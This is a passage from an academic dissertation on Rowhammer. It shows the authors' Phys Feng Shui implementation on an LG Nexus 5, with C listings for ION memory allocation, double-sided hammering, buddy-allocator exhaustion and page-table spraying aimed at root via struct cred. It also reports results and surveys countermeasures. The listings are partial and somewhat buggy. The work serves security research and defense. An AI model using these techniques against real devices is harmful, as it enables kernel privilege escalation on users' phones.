


FIGURE 4.1: Layout of physical memory with effects before and after each step of Phys Feng Shui.

4.1.2 Verify exploitation on Android

Exploitation occurs through the execution of the hammering primitive. Through high-frequency hammering with a double-sided Rowhammer technique, we can trigger the same bit flip as in the templating phase. When the bit flip is replicated, we will have write access to the mapped page table as it is present in our address space. Therefore, we can modify it and gather access to any page in physical memory, including the kernel [132]. In order to exploit the system, we need to use bit flips in the page table entries and the location of each flipped bit in vulnerable chunk L*. These combined will get us the number of exploitable templates.

The last part of the attack is to perform a privilege escalation. Getting root access will allow an attacker to modify the kernel, execute other attacks or implement a backdoor into the system. To get root access on the ARM system, we need to scan the kernel memory through repetitive mapping physical pages. While scanning, we are looking for `struct cred` bytes, which have a distinct signature based on the app's UID.
`struct cred` is the security context of an app that contains user and group IDs. Android gives every app an own, unique UID, which we can use to get administrative rights. First, we need to fingerprint the 6 (i.e. 6 UIDs) * 4 (i.e. 4 KB) = 24 bytes of `struct cred` context.

Chapter 5

Implementation

This chapter will focus on the implementation of a deterministic Rowhammer attack on Android platforms. Based on the ION memory allocator, we use the DMA Buffer API to allocate contiguous memory to userland directly. We will describe all steps accordingly to the previously described *Phys Feng Shui* technique (see chapter 4). Further, we will discuss the challenges faced when developing an Android attack on ARMv7 architecture.

The first section of this chapter 5.1 deals with the construction of the used mobile device. It is followed by section 5.2 which discusses how to implement a DMA-based Rowhammer with the ION memory allocator on Android. Further, section 5.3 discusses how to trick the buddy allocator and explains the different Phys Feng Shui steps (see section 4.1 for more information). Finally, we present the results of our implementation in section 5.5.

5.1 Characteristic of the platform

As a representative mobile device, we will use an LG Nexus 5. In order to gather information about the system, we use the `/proc/cpuinfo` file. It gives information about the hardware and architecture for the particular device, that is summarised in table 5.1.

Characteristic	**Description**
Processor model	Qualcomm MSM 8974 HAMMERHEAD
Processor core	Quad-core 2,3 GHz Krail 400
Instruction Set Architecture (ISA)	ARMv7 Processor rev 0 (v7l)
Word width	32-bit
Data Structure conf.	Flattened Device Tree (FDT)
Memory	2 GB LPDDR3
Embedded GPU	Adreno 330

TABLE 5.1: Characteristics of LG Nexus 5's hardware.

Next, we need to acquire information about the system. We gather information about the kernel through the `/proc/version` file (see Appendix). Further, we can acquire information through the system file `/system/build.prop` (i.e. kernel build properties and settings). All collected information regarding the build files can be found in table 5.2.

Characteristic	**Description**
Kernel	3.4.0-gcf10b7e
gcc	4.8
Date	Monday Sep 19 22:14:08 UTC 2016
ROM Build Version	6.0.1
Build Number	M4B30Z
System's fingerprint	google/hammerhead/hammer-head: 6.0.1/M4B30Z/3437181:user/release-keys
Application Binary Interface (ABI)	armeabi-v7a

TABLE 5.2: Build and settings of LG Nexus 5's kernel.

In order to collect information about the ION heap, we inspect in the directory of `arch/arm/boot/dts/` the `msm8974-ion.dtsi` file which specifies the ID of the ION heap. We can utilise the ION heap 21 (SYSTEM CONTIG HEAP) to allocate contiguous memory for our Rowhammer attack. The file `pgtable-2level.h` in `arch/arm/include/asm/` [76] describes the implementation of the map between the Linux page table and the ARM page table for the kernel. From a hardware perspective, the page table structure has two levels. According to the specifications, level one has 4096 entries, and level two has 256 entries with each entry having 32-bit in width. Linux-wise, we have three-page table structures, which can be wrapped into a two-level structure. In order to achieve that, we use only the PGD (Page Global Directory) [51] and PTE (Page Table Entry) with 2048 entries in the first level (i.e. PGD level), every 8 bytes, and the second level (i.e. PTE level) with 512 entries. The second level comprises two hardware page tables contiguously arranged. Therefore each process is able to comprise 1024 PT with 2 MB for each PT. Each 2 MB Virtual Memory (VM) mapping, a 4 KB page table is triggered. The layout is shown in figure 5.1 [76].




FIGURE 5.1: ARMv7's page table layout walk. Based on [76].

ARMv7 can address 4 GB of virtual memory in total, that is shared between userland, the kernel and other hardware devices [76]. The physical memory itself is divided into lowmem and highmem, with each zone that is divided into following migration types: Unmovable, movable, reclaimable, reserve, isolate, and CMA (see Appendix). As already discussed in chapter 2, Linux (and therefore Android) uses the Buddy allocator to manage each memory zone. Using the `pagetypeinfo` file (see Appendix) from the system files directory `proc` gives information about the availability and the already allocated pages of each zone.

5.2 Android hammering

Section 2.4.3 already discussed the Android ION memory allocator. In the following section, we will see how to implement a double-sided Rowhammer with the Phys Feng Shui principles. First, we need to allocate physically and uncached contiguous memory with Android ION:

```
// use ION
int ion_fd = open("/dev/ion", O_RDONLY);

// Allocate 4 MB from SYSTEM CONTIG heap
struct ion_allocation_data allocation_data;
allocation_data.heap_id_mask = (0x1 << 21);
allocation_data.len = (4 << 20);
ioctl(ion_fd, ION_IOC_ALLOC, &allocation_data);
```

```
// Share the ION buffer with user space
struct ion_fd_data fd_data;
fd_data.handle = allocation_data.handle;
ioctl(ion_fd, ION_IOC_SHARE, &fd_data);

// Memory map the ION buffer as read/write
void *p = mmap(NULL, (4 << 20), PROT_READ  | PROT_WRITE,
                                MAP_SHARED | MAP_POPULATE,
                                fd_data.fd, 0);
```

LISTING 5.1: Allocation of physically contiguous and uncached memory with ION.

We use ION by triggering an open `/dev/ion` command. Then, we allocate memory from the `kmalloc` heap, which gives us 4 MB of memory. After that, we share the ION memory buffer with userland. Lastly, we map the ION buffer as read/write using the `mmap` command. For the hammering phase, we need to prepare the aggressor and victim rows:

```
uint8_t *virt_above = p;                // aggressor row 1
uint8_t *virt       = p + (64 << 10);   // victim
uint8_t *virt_below = p + (128 << 10);  // aggressor row 2

memset(virt_above, 0x00, (64 << 10));   // aggressor row 1
memset(      virt, 0xff, (64 << 10));   // victim
memset(virt_below, 0x00, (64 << 10));   // aggressor row 2
```

LISTING 5.2: Preparation of aggressor rows and the victim row.

After preparing the double-sided Rowhammer, we execute the construct and hammer frequently:

```
for (int i = 0; i < 2500000) {
    *virt_above;          // aggressor row 1
    *virt_below;          // aggressor row 2
}

for (int i = 0; i < (64 << 10); i++) {
    if (virt[i] != 0xff) // victim
        printf("bit flip found!\n");
}
```

LISTING 5.3: Execute the Rowhammer attack.

Rowhammer attacks can be used for several attack mechanisms: To change a public RSA key [112], to change a pointer in JavaScript objects [26], to leak an OpenSSH RSA key [83], or to change virtual to physical mappings [116, 132, 133]. We focus on the physical and virtual mapping, as we can use this mechanism to change specific bits and perform a privilege escalation. Linux uses page tables to convert addresses from virtual to physical address space. A single page table entry is pointing to a 4 KB size physical page. Now, we want to flip one bit in the PTE to change the mapping.

```
void *mmap(void *addr, size_t length, int prot, int flags,
                   int fd, off_t offset);

void *r = mmap(0x41414141, (4 << 20), PROT_READ  | PROT_WRITE,
                                      MAP_SHARED | MAP_PRIVATE,
                                      -1, 0);
```

LISTING 5.4: mmap for AAAA.

5.3 Take advantage of the buddy allocator

The Phys Feng Shui technique is comprised of four steps, (1) exhausting memory, (2) releasing a vulnerable page, (3) landing a new PT within the vulnerable page and (4) hammering. We exploit the behaviour of the buddy allocator by exhausting all chunks of 512 KB size:

```
int i = 0;
int ret = 0;
struct ion_allocation_data allocation_data[MAX_CHUNKS];

while (ret == 0) {
    allocation_data[i].heap_id_mask = (0x1 << 21);
    allocation_data[i].len = (512 << 10);
    ret = ioctl(ion_fd, ION_IOC_ALLOC, &allocation_data[i]);
}
```

LISTING 5.5: Exploitation of Android's Buddy Allocator behaviour.

After exhausting all large chunks, we find an exploitable bit through scanning all memory chunks until we found a vulnerable position. The next step is to exhaust all chunks of 64 KB size:

```
int i = 0;
int ret = 0;
struct ion_allocation_data allocation_data[MAX_CHUNKS];

while (ret == 0) {
    allocation_data[i].heap_id_mask = (0x1 << 21);
    allocation_data[i].len = (64 << 10);
    ret = ioctl(ion_fd, ION_IOC_ALLOC, &allocation_data[i]);
}
```

LISTING 5.6: Exhaust chunks of size 64 KB.

Next, we want to release the vulnerable large chunk L*.

```
struct ion_handle_data handle_data;
handle_data.handle = allocation_data[1].handle;
ioctl(ion_fd, ION_IOC_FREE, &handle_data);
```

LISTING 5.7: Release the chunk with the bit flip.

After releasing the vulnerable 512 KB area, we once again exhaust all 64 KB sized chunks. As the rest of the memory is already exhausted, we will get served chunks from that previously release 512 KB.

```
int i = 0;
int ret = 0;
struct ion_allocation_data allocation_data[MAX_CHUNKS];
while (ret == 0) {
    allocation_data[i].heap_id_mask = (0x1 << 21);
    allocation_data[i].len = (64 << 10);
    ret = ioctl(ion_fd, ION_IOC_ALLOC, &allocation_data[i]);
}
```

LISTING 5.8: Exhaust chunks of size 64 KB again.

Step six is to release the vulnerable row of 64 KB size and also all other large chunks of 512 KB size. We release the large chunks to avoid an OOM error during the later execution of Rowhammer.

```
ioctl(ion_fd, ION_IOC_FREE, &vulnerable_row);
ioctl(ion_fd, ION_IOC_FREE, &large_chunks);
```

LISTING 5.9: Release the chunk that holds the vulnerable cell.

Once again, we exhaust memory chunks; this time of size 32 KB, but release the areas where we want to land the page tables immediately.

```
int i = 0;
int ret = 0;
struct ion_allocation_data allocation_data[MAX_CHUNKS];

while (ret == 0) {
    allocation_data[i].heap_id_mask = (0x1 << 21);
    allocation_data[i].len = (32 << 10);
    ret = ioctl(ion_fd, ION_IOC_ALLOC, &allocation_data[i]);
}
```

LISTING 5.10: Exhaust chunks of size 32 KB.

In the next step, we need to spray page tables deterministically with `pt_alloc()`. We only terminate spraying when we locate a page table within the vulnerable cell.

```
// Allocate 2 GB of virtual memory
void *mapping = mmap((void *) 0x1000000, (2 << 30),
                     PROT_READ   | PROT_WRITE,
                     MAP_SHARED  | MAP_ANONYMOUS,
                     -1, 0);

// Each address requires a 2nd level page table:
// virt = 0x1000000;
// virt = 0x1100000;
// virt = 0x1200000;
// virt = 0x1300000;
int offset = 0;
void pt_alloc() {
    uint32_t virt = (uint32_t) mapping + (offset * (1 << 20));
    offset++;

    // Read triggers a page fault
    // a new 2nd level table will be allocated
    char c;
    memcpy(&c, (void *) virt, 1);
}
```

LISTING 5.11: Force allocation of a page table.

The last steps are to fill the page tables with entries and to perform double-sided Rowhammer by accessing the aggressor rows below and above the target. Our aim is to replicate the bit flips which were found during the templating phase and hammer the targeted page table at the vulnerable position.

```
uint32_t virt = 0x1000000;
while (1) {
    // Fill Page Table with entries to a fixed target
    for (int i = 0; i < 256; i++) {
        mmap(virt, 4096, PROT_READ   | PROT_WRITE,
                         MAP_SHARED  | MAP_POPULATE, target_ion_fd, 0);
        virt += 4096;
    }
    // Hammer & check if virtual address points to old data
    hammer(virt_above, virt_below);

    if (memcmp(virt, target_ion_addr, 8))
      printf("virt %p no longer points to original data!\n", virt);
}
```

LISTING 5.12: Fill the page tables with entries and execute Rowhammer.

Our goal is reached when we successfully reproduced the desired bit-flip and acquired write access to our page table. In order to verify the success of the attack, we set p to a range of ones. Moreover, then we access all mapped virtual addresses and check if any of these do not point to the wished source page p.

5.4 Verification of the implementation

The result of our implementation showed that we are able to still produce bit flips on ARMv7 devices and therefore we are able to use Rowhammer on Android to attack the integrity of those devices. Table 5.3 discusses the results of the previously described Phys Feng Shui implementation. In total, there were three attempts and twelve rounds within those rounds (see rows from top to bottom), each with another amount of utilised memory chunks (first column) and every time with 5920 hammered pairs. The time spend for each round is described in the second column, following by the flipped bits found, the unique (i.e. *hammerable*) bit flips found and the pairs per bit flip. The last column defines the number of DRAM accesses we need to spray page tables with deterministically. Furthermore, the last row shows an average of the column-wise noted values for the time (in seconds), found bit flips and found unique bit flips.

	Attempt 1				Attempt 2				Attempt 3				
No. ch.	Time (in s)	Flips	Unique flips	Pairs per flip	Time (in s)	Flips	Unique flips	Pairs per flip	Time (in s)	Flips	Unique flips	Pairs per flip	DRAM accesses
1	412	0	0	0.00	436	8	3	740.00	476	0	0	0.00	11840 M
2	428	2	1	2960.0	518	6	4	986.67	511	10	6	592.00	23680 M
3	463	7	4	845.71	484	9	5	657.78	518	7	4	845.71	35520 M
4	463	6	4	986.67	513	3	2	1973.33	514	4	2	1480.00	47360 M
5	440	273	168	21.68	512	5	2	1185.00	508	2	1	2960.00	59200 M
6	463	364	217	16.26	513	4	1	1480.00	505	10	4	592.00	71040 M
7	471	386	234	15.34	514	8	4	740.00	514	2	1	2960.00	82880 M
8	475	342	209	17.31	515	8	3	740.00	515	9	4	657.78	94720 M
9	470	308	201	19.22	513	3	2	1973.33	515	12	6	493.33	106560 M
10	477	395	238	14.99	516	4	2	1480.00	500	0	0	0.0	118400 M
~	456	208	127		503	5	2		507	5	2		

	Attempt 4				Attempt 5				Attempt 6				
No. ch.	Time (in s)	Flips	Unique flips	Pairs per flip	Time (in s)	Flips	Unique flips	Pairs per flip	Time (in s)	Flips	Unique flips	Pairs per flip	DRAM accesses
1	409	10	3	592.00	415	8	4	740,00	421	238	146	24,87	11840 M
2	425	51	31	116.08	433	95	55	62,32	445	271	169	21,85	23680 M
3	457	270	174	21.93	475	265	160	22,34	466	343	205	17,26	35520 M
4	462	264	161	22.42	466	328	191	18,05	464	310	197	19,10	47360 M
5	466	283	173	20.92	479	321	187	18.44	466	282	167	20,99	59200 M
6	471	275	172	21.68	472	299	195	19.80	469	329	200	17,99	71040 M
7	469	254	164	23.31	473	326	203	18.16	462	266	164	22,26	82880 M
8	472	298	191	19.87	467	341	214	17.36	461	369	213	16,04	94720 M
9	464	287	183	20.63	471	358	202	16.54	469	312	189	18,97	106560 M
10	466	325	182	18.22	470	337	202	17.57	462	335	209	17,67	118400 M
~	456	231	143		462	267	161		458	305	185		

TABLE 5.3: Results of Phys Feng Shui execution.

The average time used for one round in the overall attempts was between 456 and 507 seconds. The amount of flips found varies from 0 to 395 flips. The first attempt shows, at average an amount of 208 flips with 127 unique flips that can be exploited.

Van der Veen [132, 136] also had varying results depending on the phone utilised. He concluded that the amount of bit flips also depend on the usage of the phone. We are not in the position to conclude anything similar, because we only utilised one LG Nexus 5 phone which has an unknown amount of usage.

5.5 Limitations

Through ION's support for getting uncached, contiguous physical memory, van der Veen et al. [132] were able to (1) use the `SYSTEM CONTIG` (kmalloc) heap to get contiguous memory and (2) use the allocated memory to perform a deterministic double-sided Rowhammer attack on Android devices. The team from the University of Amsterdam used ION to allocate M and L memory chunks and mapped such chunks to allocate S pages of page tables. S pages are of 4 KB size on Android devices. With ION, they were able to allocate reliable 16 KB and larger chunks in memory. Through setting L chunks to 4 MB (i.e. the maximum size of `kmalloc()`, they were able to restrain flexibility while templating and then isolating vulnerable pages in memory. The M chunks were set to the size of the rows which is typically larger than 16 KB. With these settings, van der Veen et al. were able to release single rows for following page table allocations and still control the aggressor rows for Rowhammer [132].

As a reaction to Drammer [132, 136], Google introduced a number countermeasures into the Android Kernel. One of their first mitigation was to disable the possibility to allocate contiguous memory through the SYSTEM CONTIG heap [49]. With the RAMpage attack, van der Veen et al. [133] found for the second time a mechanism to misuse the ION allocator. This time they made use of the SYSTEM heap to get contiguous memory. Unlike the first time, Google is now not able to disable the `SYSTEM` heap. The `SYSTEM` heap contains two features that complicate the execution of the double-sided Rowhammer:

1. Allocations from ION are not guaranteed to be contiguous.
2. `SYSTEM` heap allocations are made from `highmem` memory zone rather than from `lowmem` as it was the case in `SYSTEM CONTIG` heap.

Van der Veen et al. [133] observed that ION's internal pools get backed up by the buddy allocator. In other words, when the memory pools of ION are drained, the following allocations are made by the buddy allocator. In order to bypass the `highmem` allocations from `SYSTEM` heap, they exhausted the `highmem` by allocating continuously until no memory from this zone was left. Through this approach, they got access to the necessary data structures residing in `lowmem`, which got served as soon as `highmem` was exhausted. After performing the memory templating to gather possible flippable positions, they executed the Phys Feng Shui [132] technique. With a page table spraying technique and monitoring `/proc/pagetypeinfo`, the security researchers were able to place a PT in the vulnerable page. By combining all techniques, they developed a root exploit which bypassed Google's mitigations and allowed them to overwrite the `struct cred` bytes to get root access.

Chapter 6

Discussion

In section 3.2 of chapter 3, we discussed the several countermeasures proposed by different parties which could be used to mitigate the different Rowhammer techniques. This chapter examines the limitations and then discusses the future direction of Rowhammer attacks and countermeasures. Figure 6.1 provides an overview of all Rowhammer attacks and countermeasures discussed in section 3.1, and section 3.2.




FIGURE 6.1: Timeline of Rowhammer attacks and countermeasures.

Section 6.1 discusses possible future directions of Rowhammer attacks including Rowhammer on embedded devices, over a network, as side-channel attack and with GPU acceleration. Section 6.2 summarises given countermeasures and concludes with the future of defences against Rowhammer.

6.1 Future direction of attacks

Rowhammer on embedded devices. In the beginning, Rowhammer was limited to the usual computer systems. Later, it was proven that servers are also affected by the vulnerability (see chapter 3). Recent work showed that not only DDR3 and DDR4 RAM but also LPDDR2, LPDDR3 and LPDDR4 (i.e. mobile devices) are affected (see our implementation of Phys Feng Shui in chapter 5). Yet, nobody analysed the execution of Rowhammer on devices such as Windows phones or iOS smartphones, IoT (Internet of Things) devices or embedded computing boards. The mobile device market separates into about 85.1% Android and 14.8% iOS devices [31, 62]. Therefore, a notable amount of devices are produced by Apple and must be analysed for security flaws. Moreover, there are over seven billion IoT devices worldwide forecasted [92], for 2019. Some of them have major security flaws [122] which can get utilised to form massive botnets [19, 61]. We conclude that academia and industry lacks on research in these areas and should focus on a proactive strategy when it comes to microarchitectural attacks on mobile, IoT and embedded devices.

Rowhammer over network. Rowhammer over networks poses a significant threat to computer systems. They are practical and stealthy enough to infiltrate servers over a network connection without attracting the attention of any countermeasure. Nethammer [88] showed that the use of Intel CAT [102] (i.e. Anti DoS) within servers accelerated their Rowhammer attack. Intel CAT does that by increasing the number of reading accesses within the RAM of the server. Moreover, Lipp et al. [88] caused, through the execution of Nethammer, that a system was not able to boot anymore. At a closer look, they flipped a bit in an index node (inode) [43] of the file system, which is responsible that the kernel got corrupted. Rowhammer attacks over networks have a vast potential and could become the centre of future research. To mitigate any future damage, they should be proactively researched and prevented.

Rowhammer as side-channel attack. RAMbleed [83] showed that attacking confidentiality with Rowhammer as a side-channel is a possible attack. Through an exploitation technique called Frame Feng Shui and the data dependency of RAM, they were able to produce bit flips in adjacent cells, which resulted in leaking an RSA key from OpenSSH. Kwong et al. were testing their attack with enabled ECC, but it did not mitigate RAMbleed. As a countermeasure for OpenSSH, software engineer Damien Miller added another layer of protection for RSA private keys [98]. Their protection can be used against side-channel and speculative attacks like Spectre [80], Meltdown [90], RAMbleed, or other Rowhammer attacks. As a protection, they encrypted the private keys with a symmetric key that was derived from a random prekey. To decrypt, any attacker must recover the prekey beforehand. Due to the nature of the attacks, they are currently not able to be sufficient error-free, which makes the recovery of the prekey highly unlikely. More attacks of this kind that use Rowhammer to read secrets from secured areas will likely follow in the future.

Rowhammer with GPU acceleration. With GLitch [41, 44, 137], the first GPU accelerated Rowhammer attack based on JavaScript was published. Frigo et al. used a timing side-channel attack to gather internal information about the memory to then acquire contiguous memory. Then they used Rowhammer the OpenGL [125] implementation in Firefox and Chrome, WebGL 2.0 [36, 64], to execute the hammering primitive to finally exploit the system by breaking out of the web browser sandbox. As a reaction, Mozilla and Google disabled some modules in their browsers to mitigate the timing side-channel [44]. However, this attack showed that GPU accelerated attacks are possible and the GPU can, as in many other areas, accelerate this particular attack. Future research should focus on countermeasures for the GPU and include the possibility that the GPU can be exploited. For example, when it comes to OpenGL, one can focus on the successor of OpenGL, the Vulkan API, which will be included in Android and Google's new Operating System Fuchsia [50, 128]. An accelerated attack which can be operated on the upcoming generation of operating systems can pose an enormous threat and must be prevented before it arrives on the consumer market.

6.2 Future direction of countermeasures

The State-of-the-Art for the industry was to use ECC and TRR to negate all kinds of microarchitectural attacks. As shown by [32, 83, 132] microarchitectural fault attacks such as Rowhammer are not mitigated and can still be applied. Because some of the devices can not exchange the hardware for new, resistant DRAM modules, the research has to establish a robust software-based mitigation. In section 3.2, we analysed current countermeasures according to specific criteria and if they are reliable, practical, secure and usable. The results showed that the overall majority of them are neither reliable nor practical and only two of the analysed countermeasures were secure. Moreover, some of them are only usable against a specific sort of Rowhammer attack. This is an issue, and future research is necessary which needs to find an effective, efficient, secure and lightweight mechanism to secure devices against Rowhammer and other types of microarchitectural attacks.

A defence mechanism must be able to counter one of the presented attack primitives from section 3.1: preparation, hammering, verification. Most of the countermeasures now concentrate on *hammering*, and they showed that it is not easy to mitigate this primitive. None of the existing defences is currently usable due to the low security they provide. In order to find a secure mechanism, we should focus on the other primitives. A *preparation* protection would need to prohibit an attacker from finding any contiguous areas in physical memory. This is a particularly tricky part as it affects memory. Current techniques, use amongst other things blacklisting of vulnerable memory positions [28] as a defence, but as shown in [133] this prevention is not effective.

Another attempt to develop a secure countermeasure would be to thwart the *verification* primitive. The main idea of *verification* prevention is the isolation of memory areas into different domains to ensure that an attacker can not attack security-sensitive areas. Some of the recent software-based countermeasures were successful with this approach and also targeted particular Rowhammer attacks. GuardION [133] is isolating DMA heap buffers to protect Android devices against DMA-based Rowhammer attacks (i.e. Drammer and RAM-page). ALIS [123] is isolating RDMA buffers to protect servers with activated RDMA against Throwhammer. Lastly, VUSion [103] is randomising page frame allocations to protect servers against memory deduplication attacks such as Flip Feng Shui [112]. While GuardION and ALIS apply to a specific attack, the defence of Konoth et al. [81], ZebRAM, is a comprehensive software-based defence against the most types of Rowhammer attacks. If ZebRAM is a viable protection against RAMbleed needs further research but rather than this attack, the protection with guard rows can become the future of the research as it provides efficiency, practicality, usability and most crucial security.

Chapter 7

Conclusion

This dissertation had the aim to provide a general understanding of microarchitectural fault attacks, namely, *Rowhammer* attacks. Since the discovery of the Rowhammer vulnerability in 2014 [75], it became a massive security issue for computer systems. In order to analyse the problem, we structured Rowhammer into four procedures: (1) Preparation, (2) hammering, (3) verification and (4) exploitation. We analysed every major publication in the field of microarchitectural fault attacks since 2014, and categorised them accordingly to the processes in the procedures.

In the earlier days of Rowhammer, the most attacks were based on a probabilistic element. Through uncontrolled memory-spraying [37, 42, 73, 111], researchers hoped to place page tables in a security-sensitive area and then hit it through Rowhammer. However, due to the unforeseeable nature of the memory spraying techniques, the possibility of hitting a wrong bit and crashing the system remains [88].

In order to make the attack controllable, researchers at the University of Amsterdam developed a deterministic Rowhammer approach which uses basic memory management features on servers. They called their technique 'Flip Feng Shui', and it is based on three steps: (1) Memory templating, (2) memory massaging and (3) exploitation. In the following years, researchers [132, 133] used the same approach to flip bits on highly popular smartphone operating systems (i.e. Android) with an ARMv7 and also an ARMv8 architecture. Through a combination of Rowhammer with other techniques, they were able to exploit systems and gather root access on tested Android devices. As part of this dissertation, we implemented the Phys Feng Shui technique on an ARMv7 mobile device and therefore showed that Google's countermeasures (see section 3.2) are not sufficient. With our implementation, we found proof that the PFS exploitation technique can still be used on mobile devices.

We wanted to analyse different countermeasure which could be applied to recent Rowhammer attacks based on the Flip Feng Shui principles [83, 112, 132, 133]. We studied 18 mitigation mechanisms, which we analysed according to their reliability, practicality, safety and usability. Of those 18, eleven were seen as secure against at least one kind of attack. Three were seen as secure against multiple attacks: ANVIL, ZebRAM and Encryption. Concerning countermeasures against the presented DMA-based approaches, there are only two defences which can be called secure with certainty: A modified version of ANVIL [20] and GuardION [133]. When ANVIL was published, it was a useful technique which thwarted almost every Rowhammer attack. However, techniques like the one-location Rowhammer [56] showed that ANVIL is not a perfect technique. Moreover, it can only be used against DMA-based Rowhammer attacks when the implementation of ANVIL is modified that it monitors DRAM accesses rather than cache misses. Researchers showed that it is not possible to modify ANVIL in such a way [133]. GuardION, on the other hand, can be a powerful and secure mitigation against DMA attacks, but it is not seen as practical necessary and decreases the performance of particular smartphones too much according to Google [134].

While mitigating the *verification* primitive is the most promising for future research, RAMbleed and other techniques showed there is a need for efficient, effective and lightweight defences. Future research will need to focus on not only one but on a combination of different mitigation techniques to make a successful exploitation of computer systems through microarchitectural fault attacks as difficult as possible. Developing a countermeasure which can be deployed on every device is a high priority to prevent future attacks that bypass existing, developed security mechanisms.

Appendix A

Appendix

The Appendix contains different listings and figures which we were not able to present fully in the main matter. Listing A.1 presents a code snippet from [91] which shows how to access and use ION. See section 2.4.3, for further information regarding ION.

The following listing A.2 and the figures A.1, A.2, A.3, A.4, and A.5 provide additional information used in section 5 for gathering information about the internals of the used mobile device (i.e. LG Nexus 5). Furthermore, we also watched `/proc/pagetypeinfo` (see A.4 and A.5) and `/proc/buddyinfo` (see A.3) while executing Rowhammer to gather information for the templating phase.

```
#include<stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/ioctl.h>
#include <sys/mman.h>

